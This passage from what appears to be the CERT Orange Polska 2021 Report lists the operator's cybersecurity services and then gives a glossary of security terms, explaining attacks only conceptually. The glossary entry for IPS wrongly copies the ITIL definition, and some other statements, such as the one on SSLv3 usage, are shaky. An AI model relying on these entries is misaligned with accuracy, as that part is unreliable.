- **Optimalization of costs via possibility of excluding DNS servers in the customer's infrastructure**
- **Easy to use and fast configuration**

email Protection

Provides protection for customer's incoming and outgoing e-mail communications. It uses a ready-made platform in the Orange Polska network.

Benefits:

- **Protection of the information sent via e-mail**
- **No need to invest in IT security devices and IT infrastructure investments on the client side**
- **Utilizing of additional tools such as cloud-sandbox and virus-outbreak module**

StopPhishing

It consists in the detection and analysis of the threat and blocking access to a phishing site for all users of the Orange network. The client is informed about the identification of the threat.

Benefits:

- **Monitoring and responding to threats in 24/7/365 model**
- **Alerts about incidents and analyses**
- **Protection of the customer's image**

Web Application Protection

Protection of client resources against application attacks. All http/https traffic from the Internet to the protected resources is redirected to the WAF service platform and analyzed according to the defined security policy.

Benefits

- **Ensuring security of the information, web applications and business processes**
- **Continuous traffic monitoring and threat identification**
- **Support of Security Operations Center analysts in 24/7/365 model**
- **Immediate attack reaction and mitigation**
- **No need to invest in infrastructure, flexible costs model**
- **Cost optimalization – no need to invest in equipment and devices**

MDM Mobile Device Management

A solution for securing, monitoring and managing a fleet of mobile devices (e.g. phones, tablets, laptops and smartwatches).

Benefits:

- **Centralized mobile devices management in the company**
- **Standardization of the devices configuration**
- **Enhance security of the company data**
- **Remote support for the employees**
- **Securing devices in the event of theft or loss**

CyberTarcza

Provides protection against malware, phishing and allows to create personalized security profiles, blocking websites in a selected category and reports on blocked websites and attacks. It adjusts protection to the user's needs. For example, a parent can protect children from accessing inappropriate content, and the employer can decide which services can be accessed by employees on business computers or smartphones.

Benefits:

- **Portal that allows you to check the security level of your home or corporate network**
- **Protection from Advanced Persistent Threats and zero-days;**
- **No need to invest in IT security devices;**
- **Protection from carelessness of the employees**

CyberWatch

Device protection and notification of attempts to communicate with websites posing a threat to the corporate network.

Benefits:

- **Identification of devices infected within the Orange Polska network**
- **Blocking suspicious network traffic from fixed and mobile devices**
- **Information about cybet threats**
- **Prevention of corporate data leakage**

Next Generation SOC

24/7 security monitoring of business processes, analysis and response to detected security incidents. It combines the competences of Orange SOC experts with automation processes and a specialized SIEM.

Next Generation SOC services

SOC (Security Operations Center) – 24/7 cybersecurity monitoring and incident analysis center. Available as first line support (L1) or the first and second line (L1 + L2)

SIEM (Security Information and Event Management) – a platform with an implemented filter system, the task of which is aggregation, correlation and management of data, events and information. Due to early detection of fraud and incidents, it increases the security of information and infrastructure.

SOAR (Security Orchestration, Automation and Response) – a security automation and incident response platform, which main feature is to automate the response to security events. It improves the effectiveness, efficiency and consistency of security activities.

CERT Orange Polska 2021 Report

Benefits:

- **Ensuring the security of business processes by:**
  - **continuous supervision over the organization security, business processes and systems in 24/7/365**
  - **immediate response to threats and security incidents**
  - **analyzing incidents**
  - **informing and reporting at the operational level**
- **Fexibility in relation to the customers' business needs – project oriented approach**
- **Maintaining skills and competences at the Orange side**
- **Optimization of investment outlays and time – necessary when building your own SOC**
- **Taking care of the customer's reputation**
  - **building awareness of online threats**
- **Operational Technology / Industry of Things security management**

SOC Lite

It relieves companies from analyzing hundreds of events occurring in their networks. When an incident occurs, the customer immediately receives a clear notification from Orange with a recommendation what to do. Thus, customer administrators who are responsible for infrastructure protection can afford the comfortable work. Orange monitors and responds to cyber threats in 24/7/365 model.

Benefits:

- Conducting the most time-consuming activities, reducing customer costs
- Fully automated solution, combining monitoring, analysis and information. Security control without the need for large investments
- A flexible solution that can be improved. For example, by introducing knowledge from new reputation databases

Feed as a Service

Provides information on malicious activity observed in the Orange network. The obtained data can be used to enhance the security systems maintained by the customer and, as a result, allow for proactive prevention of attacks.

Benefits:

- Information on threats identified in the Orange Polska network, used to provide additional data to the customer's security systems
- Protection and increasing the level of security of systems and service users
- Active limitation of the possibility of infection, malware execution and data exfiltration

Penetration tests

Analysis of websites and / or IT infrastructure for the occurrence of potential security errors caused by improper configuration or unpatched vulnerabilities

Benefits:

- Verification of IT systems security
- Identification of weaknesses in IT infrastructure, which are a potential cyber-attack target
- Security assessment measuring the confidentiality, integrity and availability of business systems
- Analysis and assessment of the risk related to vulnerability and vulnerabilities as well as recommendation of changes

Performance tests

Testing websites' performance and resistance of the customer's infrastructure to DDoS attacks by conducting simulated attacks.

Benefits:

- Quickly evaluate security and performance
- Expert recommendations
- Objective and independent assessment of the current security level

Social engineering tests

Phishing attack simulation, which identifies employees' cyber vigilance and awareness.

Benefits:

- Phishing vulnerability assessment
- Improving the company's resistance to cyber threats
- Raising awareness

Cyber Package

Set of profesional services for security monitoring. Based on five pillars:

- Vulnerability scanning
- Reputation protection
- Penetration tests
- Awareness raising
- Expert support

ISMS (Information Security Management System) Reviews and Advisory

Review and evaluation of information security processes in terms of their compliance with standards and legal regulations and / or advice and support in securing processes related to information processing. Services are provided on the basis of compliance with regulations and / or standards, e.g. ISO 27001, ISO 22301, the Act on the National Cybersecurity System, GDPR, Recommendation D (KNF).

Benefits:

- **ISMS Review**
  - Ensuring compliance with legal provisions in the field of information security reviews
  - Identifying compliance and non-compliance with laws, standards and norms
  - Analysis and categorization of identified deviations
  - Raising awareness of the existence of gaps and the resulting risks
  - Recommendations
- **ISMS Advisory**
  - Information and analytical support
  - Support in change implementation
  - Advisory

Other solutions:

- ESET – ESET – multilayer protection of endpoints, mobile devices and servers from malware and cyber attacks.
- Safetica ONE – a solution protecting against leakage of crucial data via e-mails, cloud, removable media or printouts.

Glossary

0-day – an exploit that appears immediately after the information about the vulnerability is published and for which a patch is not yet prepared.

2FA (Two-factor authentication) – a mechanism that enables a two-factor (or two-step) authentication process. In addition to the standard pair of data confirming identity in the systems (e.g. username and password), this mechanism allows the use of additional information sent e.g. via SMS or the use of a device confirming the identity, e.g. a token or a smartphone generating a one-time code (Microsoft / Google Authenticator). This mechanism can be used on the most popular social networking sites.

aaS (As a service) – the abbreviation refers to the model for making the resource of a service provider available to a client in the form of a service. Such a model avoids many costly investments in equipment. Some of the most popular models used can be mentioned here: IaaS (Infrastructure as a Service), SaaS (Software/ Security as a Service), NaaS (Network as a Service), MaaS (Malware as a Service).

Abuse – misuse of some capabilities of the Internet, i.e. inconsistent with the purpose or the law. Internet abuses include: network attacks, spam, viruses, illegal content, phishing, etc. An Abuse Team is a unit responsible for receiving and handling reported cases of abuse.

Adware (advertising-supported software) – software which primary task is to display advertisements on the user's device. It is often installed as a component when installing other software. It is also often added to free software and installed without the user's knowledge or consent. This type of software can display malicious code.

Automation (Definition by Cambridge Dictionary) – use of machines and computers that can operate without needing human control.

Backdoor – a vulnerability of the computer system created purposely in order to obtain later access to the system. A backdoor can be created by breaking into the system either by some vulnerability in the software.

Blackholing (Blackhole -czarna dziura) – an action of redirecting network traffic to such IP addresses on the Internet where it can be neutralized without informing the sender that the data did not reach its destination.

Bot – an infected computer that is taken over and performs the attacker's commands.

Botnet – "network of bots" – infected computers remotely controlled by an attacker. Botnets are typically used to run massive DDoS attacks or send spam.

C&C (Command and Control) servers – an infrastructure of servers that is operated by cybercriminals, used to remotely send commands and control botnets.

CERT/CSIRT (ang. Computer Emergency Response Team, Computer Security Incident Response Team) – the main task of CERT is quick response to reported cases of threats and violations of network security. The right to use the name CERT have only teams that meet very high requirements.

Certstream – a service that enables real-time tracking of logs provided by certificate issuers. Thanks to it, it is possible to view events related to new and renewed certificates, e.g. for websites.

CLI (Caller ID) – spoofing based on presenting the recipient of a voice call with a fake telephone number of the caller.

CyberTarcza – solution developed by Orange Polska which protects fixed and mobile network customers from the effects of malicious Internet activity (e.g. phishing or malware).

DDoS (ang. Distributed Denial of Service) – a network attack that involves sending to a target system such amount of data which the system is not able to handle. The aim of the attack is to block the availability of network resources. A DDoS attack uses multiple computers and multiple network connections, which distinguishes it from a DoS attack that uses a single computer and a single Internet connection.

DNS (ang. Domain Name System) - a protocol for assigning domain names to IP addresses. This system has been created for the convenience of Internet users. The Internet is based on IP addresses, not domain names, therefore, it requires DNS to map domain names into IP addresses.

DNS sinkhole – DNS server that sends false information, making impossible to connect the target website(s). It can be used to detect and block malicious network traffic.

Exploit – a program that allows taking control of a computer system by taking advantage of various vulnerabilities in programs and operating systems.

Exploit kit – a set of programs aiming for taking control of a computer system by taking advantage of various vulnerabilities in programs and operating systems.

CERT Orange Polska 2021 Report

Firewall – software (device) whose main function is to monitor and filter traffic between a computer (or a local area network) and the Internet. Firewall can prevent from many attacks, allowing early detection of intrusion attempts and blocking unwanted traffic.

FQDN (Full Qualified Domain name) – complete domain name for a specific computer, or host, on the internet. The FQDN consists of two parts: the hostname and the domain name, e.g. www.orange.pl, where www is the hostname and orange.pl is a domain.

Honeypot – a trap system, that aims at detecting attempts of unauthorized access to a computer system or data acquisition. It often consists of a computer and a separate local area network, which together pretend to be a real network but in fact are isolated and properly secured. From the outside, a honeypot gives an impression as if it contained data or resources

HTTP (Hypertext Transfer Protocol) – a communication protocol used by the World Wide Web. It performs as a so-called request-response protocol, e.g. when a user types an URL in the browser, then the HTTP request is sent to the server. The server provides resources such as HTML and other files and returns them as a response.

HTTPS (Hypertext Transfer Protocol Secure) – a secure communication protocol, which is an extension of the HTTP protocol and enables thesecure exchange of information by encrypting data using SSL. When using a secure HTTPS, a web address begins with "https: //".

ICMP (Internet Control Message Protocol) – a protocol for transmitting messages about the irregularities in the functioning of the IP network, and other control information. One of the programs that uses this protocol is ping that let a user check whether there is a connection to another computer on the network.

IDS (Intrusion Detection System) – a device or software that monitors network traffic, detects and notifies about the identified threats or intrusions.

Incydent – an event that threaten or violate the security of the Internet. Incidents include: intrusion or an attempt of intrusion into computer systems, DDoS attacks, spam, distributing malware, and other violations of the rules that apply to the Internet.

IoT (Internet of Things) - concept of a system for collecting, processing and exchanging data between "intelligent" devices, via a computer network. The IoT includes: household appliances, buildings, vehicles, etc.

IP (Internet Protocol) – one of the most important communication protocols used for data transmission on the Internet. Defined in the third layer of the OSI model (L3), it is used to determine the route by which the packet is to reach its destination. Currently, the fourth version of the protocol (IPv4) is still the most popular, but its successor is version six (IPv6).

IPS (Intrusion Prevention System) – a set of detailed practices for IT activities such as IT service management (ITSM) and IT asset management (ITAM) that focus on aligning IT services with the needs of business.

ITIL (Information Technology Infrastructure Library) – a set of detailed practices for IT activities such as IT service management (ITSM) and IT asset management (ITAM) that focus on aligning IT services with the needs of business.

Keylogger – a program that operates in secret and logs the information entered via the keyboard. It is used to track activities and capture sensitive user data (i.e. passwords, credit card numbers).

Malware (malicious sofware) – software aimed at malicious activity directed at a computer user. Malware include: computer viruses, worms, Trojan horses, spyware.

MSISDN (ang. Mobile Station International Subscriber Directory Number) – telephone number of the telecommunication service customer.

OWASP (Open Web Application Security Project) – the global association whose main idea is to improve the security of Web applications.

Patch – software update aiming for fixing a security vulnerability.

Phishing – a type of Internet scam whose goal is to steal the user's identity, i.e. such sensitive data that allows cybercriminals to impersonate the victim (e.g. passwords, personal data). Phishing occurs as the result of actions performed by the unconscious user: opening malicious attachments or clicking on a fake link.

Ransomware – a type of malware, which when installed on a victim's system encrypts files making them inaccessible. Decryption requires paying a ransom to cybercriminals.

Worm - a self-replicating malicious computer program. It spreads across networks, which is connected to the infected computer, using either vulnerabilities in the operating system or simply user's naivety. Worms are able to destroy files, send spam, or acting as a backdoor or a Trojan horse.

Rootkit – a program whose task is to hide the presence and activity of the malware from system security tools. A rootkit removes hidden programs from the list of processes and faciliate an attacker to gain unauthorized access to a computer.

SIEM (Security Information and Event Management) – a system for collecting, filtering and correlation of events from many different sources and converting them into valuable data from the security point of view.

Sinkholing - a redirection of unwanted network traffic generated by malware or botnets. Redirection can be done into the IP addresses where the network traffic can be analyzed, as well as into non-existent IP addresses.

Port scanning – action of sending data (TCP or UDP) to a specific computer system on the network. It enables to get information about the operation of certain services and opening of certain ports. Scanning is typically performed in order to check the security or it precedes an intrusion.

SLA (Service Level Agreement) – an agreement to provide services at the guaranteed level. SLA is agreed between the client and the service provider.

Sniffing – the activity of eavesdropping on network traffic. Sniffing can be used to manage and fix network problems by administrators, but also to intercept confidential user information (e.g. passwords) by cybercriminals. An example of a popular attack using this mechanism is MiTM (Man in The Middle).

SOC (Security Operations Center) – technical and organizational service in purpose of monitoring events, detecting security incidents and reacting for them. SOC use SIEM systems that correlate events from many sources (see: SIEM).

SPAM – unwanted messages that are sent massively, usually via e-mail. Spam most often contains messages that advertise products or services.

Spoofing – a technique used in abuses on the Internet. The most commonly used are: IP address spoofing, during which the attacker hides the real address pointing to a different source of the attack, e-mail address spoofing, in which the attacker impersonates another sender, and domain spoofing, which during a phishing attack is to persuade the victim to click on the links visiting website that pretends to be a known entity (e.g. a website of a bank, courier company or a known public organization) - see Phishing.

Spyware (spy software) – software that is used to monitor actions of a computer user. The monitoring activity is carried out without consent and knowledge. The information collected includes: addresses of visited websites, email addresses, passwords or credit card numbers. Among spyware programs are adware, trojans and keyloggers.

SSL (Secure Socket Layer) - a secure protocol ensuring confidentiality and integrity of data transmission. Currently, the most commonly used version is SSLv3 (developed under the name TLS (Transport Layer Security), recognized as a standard for secure data exchange.

SSL handshake – the phase in which the participants (systems) adjust each other's optimal communication parameters in such a way as to ensure the maximum compatibility of the protocol (algorithms) between the parties. This is a very useful but also dangerous feature for vulnerable protocol versions.

SYN – one of the TCP flags sent by the client to the server in order to initiate the connection.

SYN Flood – the attack is based on a TCP protocol vulnerability in the three-way handshake procedure. The attacker sends datagrams with the SYN flag to TCP ports, which is used to initiate a connection between the source and destination hosts. Then, the attacked system responds with a SYN-ACK message, which opens the port and waits for confirmation of establishing the connection - it waits for the ACK flag from the attacker. However, another datagram with the ACK flag is not sent, so the connection is never fully established, but for a certain period of time the "victim" waits for confirmation maintaining the session table what uses its resources.

TCP (Transmission Control Protocol) – one of the basic network protocols used to control data transmission in the Internet. It requires establishing a connection between devices in the network and allows you to obtain confirmation that the data has reached the addressee.

Trojan – malicious program that enables cybercriminals to remotely take control of the computer system. An installation of a trojan on a user computer is usually done by running malicious applications download from untrusted websites or mailing attachments.

TLS (Transport Layer Security) - a secure protocol ensuring confidentiality and integrity of data transmission. Currently, TLS 1.2 is the most used version, but more and more services on the Internet are using TLS 1.3 version.

UDP (User Datagram Protocol) – a connectionlessprotocol, one of the basic network protocols. Unlike TCP, it does not require setting up the connection, observing sessions between devices and a confirmation that the data reached the destination. It is mostly used for transmission in real time.

URL (Universal Resource Locator) – the web address used to identify the servers and their resources. It is essential in many Internet protocols (e.g. HTTP)

Use Case – may be a specific procedure, action scenario or set of requirements. The term was most often used in software engineering in the past, now it is very popular in many areas related to IT and even other technical fields.

Vulnerability – an error; feature of computer hardware or software that exposes a security risk. It can be exploited by an attacker if an appropriate fix (patch) is not installed.

Vishing (Voice phishing) – phishing carried out through voice telephone calls. Its effectiveness is often increased by the use of CLI spoofing - the appropriate number presenting the person receiving the call helps to convince them that the call is initiated, for example, by an employee of a bank or company helpdesk and increases the chance of fraud involving the caller to provide confidential information, install malware, or visits to a fake website created to steal login details and one-time passwords.

VoIP – Voice Over Internet Protocol) – "Internet telephony"; a technique for transmitting speech via the Internet. Audio data is sent using the IP protocol.

Virus - a malicious program or a piece of code hidden inside another program that replicates itself in the user's operating system. Depending on the type of virus, it has various destructive functions, from displaying subtitles on the screen, deleting files, and even formatting the disk. For a decade, this type of threat has had less and less importance in favor of other threats.

Event – a single recorded activity in the system resulting from actions made by user, applications, services, etc. Several related events may generate an incident in security monitoring systems (see: SIEM), which should be analyse automatically or manually. The event can turn into an incident. Even one event resulting from a system malfunction, security breach or other hostile activity can be classified as an incident.